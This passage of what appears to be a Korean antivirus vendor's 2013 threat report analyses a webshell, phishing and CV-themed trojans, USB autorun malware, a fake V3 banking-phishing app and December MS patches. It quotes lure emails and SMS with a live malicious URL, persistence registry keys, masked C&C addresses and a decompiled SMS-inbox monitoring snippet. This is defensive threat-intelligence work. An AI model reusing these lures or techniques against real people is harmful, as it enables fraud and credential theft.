그림 1-22 | **x.jsp 파일 내용(3)

위 인자 값 중에 CMD와 F 인자 값을 전달받아 공격자가 원하는 파일을 생성하여 실행시킬 수 있다. 해당 서버에서 특정 FTP 서버에 접속하여 파일을 다운로드 받는 BAT 파일이 발견됐다. 이 웹셸을 통해 추가 악성코드 감염이나 해당 서버에 침해가 발생했다고 볼 수 있다.

그룹웨어 서버에 취약점이 있다 보니 웹셸이 업로드 됐고, 이를 통해 DDoS 공격이 발생했다. 해당 서버에 웹셸이 발견된 만큼 웹 서버에 대한 소스 코드의 무결성 검사, 취약점 점검과 조치가 필요하다.




그림 1-23 | FTP 접속 화면

관련 악성코드를 V3 제품에서는 아래와 같이 진단한다.

〈V3 제품군의 진단명〉
Trojan/Win32.Agent (2013.11.08.01)
JS/Webshell(2013.12.16.03)

아메리칸 항공(American Airlines) 메일로 위장한 스팸 메일

아메리칸 항공(American Airlines) 메일로 위장한 스팸 메일이 발견돼 사용자들의 주의가 요구된다.

스팸 메일은 전자 항공권 관련 내용이 작성되어 있으며 워드 파일을 위장한 악성코드가 첨부돼 있다.




그림 1-24 | 아메리칸 항공 메일로 위장한 악성코드 유포 메일

첨부 파일 압축을 해제하면 워드 문서를 위장한 윈도 실행(EXE) 파일이 확인된다.

그림 1-25 | 워드 문서를 위장한 실행 파일

사용자가 해당 파일을 실행할 경우 다음과 같은 경로에 복사본 파일이 생성되며 윈도 시작 레지스트리에 등록돼 동작한다.




그림 1-26 | 윈도 시작 레지스트리 등록

또한, 사용자가 악성코드 감염 사실을 인지하지 못하도록 에러 메시지가 사용자에게 나타낸다.




그림 1-27 | 에러 메시지

해당 악성코드는 주기적으로 특정 C&C서버에 연결을 시도한다.

그림 1-28 | 네트워크 연결 정보

악성코드 감염 후 사용자가 수신한 유사한 형태의 스팸 메일이 다수 발송된다.

그림 1-29 | 스팸 메일 발송

다음은 TCPView 프로그램으로 네트워크 트래픽을 확인하는 화면이다.




그림 1-30 | 트래픽 발생 화면

V3 제품에서는 아래와 같이 진단한다.

〈V3 제품군의 진단명〉
Downloader/Win32.Dofoil (2013.12.11.01)

USB에 생성되는 바로가기 파일 #2

지난 ASEC Report Vol.47에서는 'USB에 생성되는 바로가기 파일' 이란 제목으로, 감염 후 바로가기 아이콘이 생성 되는 VBS 오토런(Autorun) 악성코드에 대해 알아봤다. 이동식 저장매체와 공유 드라이브를 통해 유포되는 관련 악성코드 특성상 빠른 확산 속도 때문인지 동일한 형태의 악성 파괴 관련 문의가 다수 꾸준하게 접수되고 있다.

최근 접수된 스크립트 파일(VBS)를 보면 아래와 같이 형태는 조금씩 다르다.

그림 1-31 | 인코딩된 스크립트 파일(VBS)

그러나 인코딩된 형태에 차이가 있으나 디코딩 후 코드를 확인해 보면 접속하는 서버의 도메인 및 포트 정보에만 차이가 있을 뿐 이후 코드들은 모두 동일한 것임을 확인할 수 있다.

그림 1-32 | 디코딩된 스크립트 파일(VBS)

악성코드의 동작과 관련된 내용에 대해서는 지난 글을 통해 확인했으므로 이후에는 조치 방법에 대해 알아 보도록 하겠다.

관련 악성코드에 감염된 후 백신 제품을 통해 진단/치료를 수행하더라도 사용하는 이동식 저장 매체(USB 메모리, 외장하드 등)에 바로가기 파일만 있고 정상 폴더들이 보이지 않는 증상은 여전하다. 이는 감염 시 파일 및 폴더에 대한 속성이 일부 변경되어 발생하는 증상이다.
이 경우 속성이 변경된 폴더 및 파일들에 대해서는 설정을 변경해주고, 악성코드 치료 후 남아있는 찌꺼기 파일(바로가기 파일)은 삭제해야 한다.

1) 악성코드에 대한 진단/치료

V3 제품을 최신 엔진으로 업데이트한 후 [그림 1-33]과 같이 사용 중인 모든 드라이브에 대해 시스템 전체 검사를 수행하고 진단된 내용에 대해 치료를 수행한다.




그림 1-33 | V3 검사대상 설정 및 치료 확인

2) 폴더 옵션 변경

숨겨진 폴더 및 파일에 대한 확인을 위해 폴더 속성을 변경한다([그림 1-34]).




그림 1-34 | 폴더 옵션 변경

3) 바로 가기 파일 삭제

윈도 탐색기에서 '종류' 열을 클릭하면 파일들이 종류별로 정렬이 된다. 여기에서 '바로 가기' 파일들을 선택한 후 마우스 오른쪽 버튼 클릭 후 다음 메뉴에서 삭제를 선택한다.




그림 1-35 | 바로가기 파일 삭제

4) 폴더 및 파일 속성(숨김/시스템) 변경

- 속성을 변경할 드라이브를 확인한다. (여기서는 E 드라이브)
- [시작] 〉[실행]에서 cmd.exe를 입력, '명령 프롬프트' 를 실행한다. ([시작] 〉[모든 프로그램]〉 [보조프로그램] 〉 명령 프롬프트에서도 실행 가능)
- [그림 1-36]을 참고하여 대상 드라이브로 이동한 후, attrib 명령을 통해 속성을 변경한다.




그림 1-36 | 드라이브 확인 및 attrib 명령 실행

VBS 스크립트 악성코드뿐만 아니라 오토런류의 악성코드에 대한 진단/치료 이후에 기존의 폴더나 파일이 확인되지 않고 바로가기 파일만 나타나는 경우, 위의 내용을 참고하여 조치하면 증상을 해결하는데 도움이 된다.

이와 관련, 아래 ASEC블로그 내용(4. 치료 후 폴더 복원 방법)을 통해서도 확인할 수 있다.

- http://asec.ahnlab.com/171

V3 제품에서는 아래와 같이 진단한다.

〈V3 제품군의 진단명〉
VBS/Dinihou (2013.12.17.02)
VBS/Agent (2013.12.18.00)
VBS/Dunihi (2013.12.19.01)

다운로드 기능이 포함된 오토런 악성코드

이번에 발견된 오토런 악성코드는 USB를 통해 전파되는 오토런 악성코드 유형에 감염 시 추가 악성코드를 다운로드 하는 기능이 포함돼 있어 사용자의 주의가 요구된다.

이번에 발견된 오토런 악성코드의 확장명은 VBE(Visual Basic Encoded Script File)이다. 따라서 실행 파일이 아닌 스크립트 파일이기 때문에 감염된 시스템을 확인해보면 wscript.exe 프로세스가 동작중임을 확인할 수 있다.




그림 1-37 | wscript.exe에 의해 실행되는 악성코드

오토런은 자동 실행되는 악성코드인 만큼 USB를 통해 전파된다. 감염되면 USB 메모리에도 악성코드 파일이 생성된 것을 확인할 수 있다. 특히 [숨김] 속성으로 돼 있어 숨김 파일 표시 기능을 사용하지 않으면 발견하기 어렵다.




그림 1-38 | 숨김 파일로 USB 메모리 루트 폴더에 생성된 악성코드

이러한 악성코드의 경우 대부분 감염된 PC에 USB를 연결하여 사용하면서 USB가 먼저 감염되고, 감염된 USB를 감염되지 않은 PC에 연결하면서 확산되는 특징이 있다. 또한 스팸메일의 첨부 파일이나 인터넷 상에서 떠돌고 있는 파일들을 무심코 실행하면서 감염되는 경우도 있으므로 사용자의 주의가 요구하다.

해당 악성코드는 감염과 동시에 감염 상태를 유지하기 위해 특정 폴더에 파일을 생성하고, 시작프로그램에 등록해 부팅할 때마다 실행되도록 한다.




그림 1-39 | 시작 프로그램에 등록된 악성코드

[레지스트리 등록]
HKLM\Software\Microsoft\Windows\CurrentVersion\Run\servieca.vbe
HKCU\Software\Microsoft\Windows\CurrentVersion\Run\servieca.vbe

HKLM 및 HKCU 경로 모두 생성하기 때문에 현재 사용자뿐만 아니라 PC에 생성된 모든 사용자 계정에 영향을 준다.

[파일 생성]
C:\Documents and Settings\Administrator\Local Settings\Temp\servieca.vbe
C:\Documents and Settings\Administrator\시작 메뉴\프로그램\시작프로그램\servieca.vbe
C:\Documents and Settings\Administrator\Local Settings\Temporary Internet Files\Content.IE5\17YMWEFY\systema[1].exe

\17YMWEFY\systema[1].exe
C:\Documents and Settings\Administrator\Local Settings\Temp\systema.exe

systema.exe 파일은 vbe 파일에 감염되면 특정 URL로 접근해 다운로드 받아 특정 폴더로 복사된다.

[악성코드 다운로드]
hxxp://www.da***.***/av***ic/systema.exe (1**.2**.5*.2**:80)

생성된 파일 중 [그림 1-38]과 같이 4개의 파일은 윈도우 정상 파일인 svchost.exe 프로세스에 로드되어 동작하면서 아래 국내 IP로 끊임없이 접속을 시도한다.

해당 악성코드에 감염되면 PC와 USB를 동시에 치료하지 않으면 지속적인 재감염이 발생하기 때문에 주의할 필요가 있다. 모든 폴더가 숨김으로 돼 있는 경우 아래와 같이 진행한다.

1. 루트폴더에서 모든 파일/폴더를 선택하고, 우 클릭 후 속성을 클릭한다.
2. [확인] 버튼 상단에 존재하는 [숨김(H)] 체크박스를 해제한다.
3. [확인] 버튼을 누르면 새로운 창이 뜬다. [현재 폴더, 하위 폴더 및 파일에 적용]을 선택한다.
4. 정상적으로 숨김 속성이 해제되었는지 확인한다.

해당 악성코드 감염을 예방하기 위해서는 아래와 같은 사항을 준수한다.

1. V3에서 제공하는 [CD/USB 드라이브 자동 실행 방지] 기능을 사용한다.
   [환경설정] – [고급설정] – [CD/USB 드라이브 자동 실행 방지] 체크
2. V3에서 제공하는 [USB 드라이브 자동 검사하기] 기능을 사용한다.
   [환경설정] – [고급설정] – [USB 드라이브 자동 검사하기] 체크
3. V3를 최신 엔진으로 업데이트하고 실시간 감시 기능을 사용한다.
4. 윈도 보안업데이트 및 각종 프로그램을 최신 버전으로 업데이트 한다.
5. USB 사용은 최대한 자제한다.

V3 제품에서는 아래와 같이 진단한다.

〈V3 제품군의 진단명〉
VBS/Downloader (2013.11.29.04)
Trojan/Win32.Infostealer (2013.11.29.01)
Trojan/Win32.Miner (2013.12.05.00)

미인대회 우승자 이력서를 위장한 악성코드

이력서를 위장한 악성코드가 첨부 파일로 가장해 집중적으로 유포되고 있는 것으로 보고됐다. 본문 내용에는 미인대회 우승자이고 이력서에 사진이 포함돼 있다면서 구직 내용과 함께 악성코드가 첨부된 채 유포되고 있었다.

악성코드 제작자는 사회공학적 기법으로 메일 수신자의 호기심을 자극함으로써 첨부 파일을 실행시키도록 미인대회 우승자의 이력서를 이용한 것으로 보인다.

메일 제목, 본문 내용, 첨부 파일명은 아래와 같이 유사한 형태로 유포되고 있었다.

Date: Sun, Dec 22 2013 07:07 AM **From: job0553@cos*****e.com** **Subject: My CV** **Attached File: My_CV_Please_Look_Job_ID8589.zip** -- Original Message -- Good Day! I sent you my detailed CV. I hope you will like me I am the winner of different beauty contests. My photos are added as images in the document, I need this job very much. Waiting for your soonest reply, Kisses, Ava Smith	**Date: Sun, Dec 22 2013 09:32 AM** **From: job3410@island*****asino.com** **Subject: Please look my CV. Thank you** **Attached File: My_CV_Please_Look_Job_ID7026.zip** -- Original Message -- Hello, I sent you my detailed CV. I hope you will like me I am the winner of different beauty contests. My photos are added as images in the document, I need this job very much. Waiting for your soonest reply, Kisses, Betty Mason
Date: Sun, Dec 22 2013 11:47 AM **From: job7066@arena*****nal.com** **Subject: My CV** **Attached File: My_CV_Please_Look_Job_ID6410.zip** -- Original Message -- Hello, I sent you my detailed CV. I hope you will like me I am the winner of different beauty contests. My photos are added as images in the document, I need this job very much. Waiting for your soonest reply, Kisses, Lisa Mason	**Date: Sun, Dec 22 2013 02:23 PM** **From: job1136@n****d.com** **Subject: my documents and passport scans** **Attached File: My_CV_Please_Look_Job_ID4805.zip** -- Original Message -- Hello, I sent you my detailed CV. I hope you will like me I am the winner of different beauty contests. My photos are added as images in the document, I need this job very much. Waiting for your soonest reply, Kisses, Karen Tailor

첨부된 압축 파일을 해제하면 [그림 1-40]과 같이 MS 워드 문서 아이콘으로 보여 무의식적으로 실행할 수 있기 때문에 주의가 요구된다. 해당 파일에 대한 종류를 보면 '응용 프로그램' 으로 확인할 수 있어 메일에 첨부된 파일을 실행할 때는 이를 간과하지 않도록 해야한다.

그림 1-40 | 압축 해제한 파일

압축 해제된 파일(My_CV_document_____.exe)을 실행하면 자기 복제본을 아래와 같이 랜덤한 파일명으로 생성하고 실행한다.

[파일 생성]
C:\Documents and Settings\[사용자 이름]\Local Settings\Application Data\cqhvoevu.exe

이번에 발견된 이력서 위장 악성코드는 그동안 알려진 이력서 위장 악성코드와 달리, 정상 이력서 문서 파일은 열리지 않았다. 대신 [그림 1-41]과 같은 내용의 메모장이 실행돼 사용자들의 악성코드 감염을 인지하지 못하도록 한다.




그림 1-41 | 감염시 나타나는 에러 메시지

cqhvoevu.exe 파일은 윈도 정상 시스템 파일인 svchost.exe 프로세스에 인젝션돼 실행되며, 아래 C&C로 추정되는 IP에 주기적으로 접속한다.

```
91.1**.2**.4*:8080
202.**.6*.**:8080
77.**.**.*5:8080
190.**4.2**.2*2:443
103.**.2**.3*:8080
5.1**.21*.**4:8080
```

분석 당시 추가 증상은 확인되지 않았지만 [그림 1-41]의 에러 메시지는 앞서 나타난 'American Airlines 메일을 위장한 스팸 메일' 에러 메시지와 동일하다. 이것으로 보아 C&C 서버에 정상 연결 시 추가 악성코드 감염이나 스팸 메일 발송 증상이 나타날 것으로 예상된다.

V3에서는 아래와 같이 진단한다.

〈V3 제품군의 진단명〉
Trojan/Win32.Agent(2013.12.23.00)

악성코드 동향

03. 모바일 악성코드 이슈

백신 앱을 가장한 악성 앱 주의

지속적으로 발견되고 있는 '스미싱' 형태의 악성 앱이 최근에는 V3 앱으로 가장해 유포된 사례가 접수됐다. 아래는 유포된 SMS로 V3 업데이트를 유도하는 내용임이 확인됐다.

[알람] 고객님은 구 버전 V3(백신) 사용 중이십니다
최신버전업데이트 http://iztv.co.kr/

그림 1-42 | 스미싱 SMS

위 SMS의 URL로 접속하면 V3lite_3.0.1.apk 라는 이름의 APK 파일이 다운로드 되며, 다운로드 된 앱의 특징을 살펴보면 아래와 같다.
해당 악성 앱은 아래와 같은 아이콘 모양(붉은색 네모상자)을 가진다. 얼핏 보기에는 정상 앱과 비슷해 보일 수 있으나 자세히 보면 차이점이 있다.

그림 1-43 | 악성 앱 아이콘

사용자가 해당 앱을 실행하면 아이콘은 자신을 삭제하고 동작한다. 앱 디컴파일 시, 처음 실행하는 액티비티(Activity)를 보면 [그림 1-44]와 같이 콘텐트옵저버(ContentObserver) API가 사용됐음이 확인된다.

```
public class IndexActivity extends Activity
{
  public void onCreate(Bundle paramBundle)
  {
    super.onCreate(paramBundle);
    requestWindowFeature(1);
    setContentView(2130903046);
    System.out.println("IndexAciticity ------");
    c localc = new c(new d(), this);
    getContentResolver().registerContentObserver(Uri.parse("content://sms/inbox"), true, localc);
    g.f(this);
    finish();
  }
}
```

그림 1-44 | 인덱스액티비티 클래스 코드

콘텐트옵저버 API 는 URI를 인자로 받아 인자로 넘긴 URI 의 변화를 감지할 수 있는 API 이다. 위 코드에서 SMS 수신함과 관련된 URI 가 인자로 넘어감을 확인할 수 있으며, 이 코드가 실행된 이후부터는 악성 앱이 SMS 수신함의 변화를 감지하게 된다. 실제 앱 실행 후 SMS를 이용, 테스트 해보면 아래와 같이 안드로이드 노티피케이션(Notification)이 동작한다.




그림 1-45 | SMS 수신 시 알림 메시지

[그림1-45]는 사용자의 뱅킹 앱을 체크한 후 설치된 앱에 맞는 알림 메시지를 띄운다. 그러나 이 과정에서 단순히 피싱 앱 방식의 형태로 화면을 띄워 최근에 주로 발견됐던 앱 삭제 후, 악성 뱅킹 앱을 다시 설치하는 방식과는 차이가 있다.

그림 1-46 | 앱 실행화면(1)

약관을 모두 동의하고 정보 입력 후, 확인 버튼을 누르면 아래와 같이 계좌번호, 계좌비밀번호, 보안카드 번호를 요구하는 화면을 확인할 수 있다.




그림 1-47 | 앱 실행화면(2)

[그림 1-47] 실행화면에서도 확인할 수 있듯이 실행 앱은 과거에 다수 발견된 피싱 앱의 형태이며, 위와 같은 악성 앱으로 인한 피해를 예방하려면 안정성이 확인되지 않은 apk(앱)을 다운로드 받지 않으면 된다. 또한 앱 설치는 반드시 공식 마켓을 이용하고, 추가로 '안전한 문자' 와 같은 스미싱을 예방할 수 있는 앱을 이용하는 방법을 권장한다.

해당 악성코드는 V3 Mobile 제품을 통해 진단 및 치료가 가능하다.

〈V3 제품군의 진단명〉
Android-Trojan/Bankun.D6161

보안 동향

01. 보안 통계

12월 마이크로소프트 보안 업데이트 현황

2013년 12월 마이크로소프트사에서 발표한 보안 업데이트는 총 11건으로 긴급 5건, 중요 6건이다. 긴급 업데이트에는 인터넷 익스플로러(Internet Explorer) 누적 보안 업데이트가 존재하며, 비공개적으로 보고된 취약점 7건을 해결한다. 사용자들이 인터넷에 대한 의존도가 높아지면서 인터넷 익스플로러의 사용 빈도는 증가했고, 이에 따라 사용자들에게 노출된 취약점은 큰 위협이 되고 있다. 이런 위협을 사전에 차단하기 위해선 보안 업데이트는 필수다.




그림 2-1 | 공격 대상 기준별 MS 보안 업데이트

긴급
MS13-096 마이크로소프트 그래픽스 컴포넌트의 취약점으로 인한 원격 코드 실행 문제점
MS13-097 인터넷 익스플로러 누적 보안 업데이트
MS13-098 윈도 취약점으로 인한 원격 코드 실행 문제점
MS13-099 마이크로소프트 스크립팅 런타임 개체 라이브러리 취약점으로 인한 원격 코드 실행 문제점
MS13-105 마이크로소프트 익스체인지 서버 취약점으로 인한 원격 코드 실행 문제점
중요
MS13-100 마이크로소프트 셰어포인트 서버의 취약점으로 인한 원격 코드 실행 문제점
MS13-101 윈도 커널 모드 드라이버의 취약점으로 인한 권한 상승 문제점
MS13-102 LRPC 클라이언트의 취약점으로 인한 권한 상승 문제점
MS13-103 ASP.NET SignalR의 취약점으로 인한 권한 상승 문제점
MS13-104 마이크로소프트 오피스의 취약점으로 인한 정보 유출 문제점
MS13-106 마이크로소프트 오피스 공유 구성 요소의 취약점으로 인한 보안 기능 우회

표 2-1 | 2013년 12월 주요 MS 보안 업데이트

보안 동향

02. 보안 이슈

상용 키로거의 무분별한 사용

최근 모대학교 로스쿨 법학 전문대학원에서 재학생이 교수의 PC에 해킹프로그램을 설치하려다 적발된 사건이 있었다. 이때 사용된 해킹프로그램은 설치된 PC의 정보를 해커에게 전달하거나 원격으로 제어할 수 있는 기능을 갖고 있었다. 이 기능은 비단 해킹프로그램 뿐만 아니라 일반 프로그램을 통해서도 가능한데, 일반인들도 손쉽게 구할 수 있는 상용 키로거(Keylogger)가 그 한 예다.

상용 키로거와 같은 프로그램은 양날의 칼과 같이 본래 제작 의도와는 다르게 사용자의 목적에 따라 사이버범죄에 악용되기도 한다.
[그림2-2]는 상용 키로거인 'REFOG 키로거'라는 프로그램이다. 홈페이지 우측에 있는 사용자 평을 보면 자녀의 컴퓨터 사용내역을 확인 할 수 있는 탁월한 제품이라고 쓰여져 있지만 다르게 생각하면 타인의 컴퓨터 사용내역을 확인 할 수 있다는 뜻이 된다.

이러한 툴의 악용 위험성을 사전에 알리고자 상용 키로거인 REFOG라는 툴을 사용하여 페이스북 계정 정보를 유출할 수 있다는 경고성 유투브 동영상도 공개된 바 있다.




그림 2-2 | 상용 키로거 REFOG의 악용 사례 유튜브 영상

이처럼 일반 프로그램을 본래 제작 의도와는 다르게 사이버 범죄에 악용할 수 있는 경우가 늘어나고 있다. 이러한 프로그램은 합법적으로 판매되고 있어 제재가 어렵다. 더 큰 2차 피해가 발생하지 않도록 대책을 마련해야 한다.

중국 인터넷 블랙마켓, 사이버 범죄 서비스 정찰제 시행

중국 인터넷 블랙마켓에는 사이버 범죄에 사용되는 각종 서비스가 넘쳐난다. 이러한 서비스를 이용하면 비전문가나 일반인들도 사이버 범죄를 저지를 수 있다. 이 중 대표적인 서비스는 간단하면서도 공격방식이 효과적인 DDoS(분산 서비스 거부 공격)다.

DDoS 서비스를 제공하는 측은 전세계적으로 봇넷(Botnet)을 구축하고 관리한다. 따라서 해당 DDoS를 통해 공격 받으면 해당 서버 관리자는 공격의 출발지가 특정 지역이 아닌 전 세계적으로 분포돼 있기 때문에 대응이 어렵다.

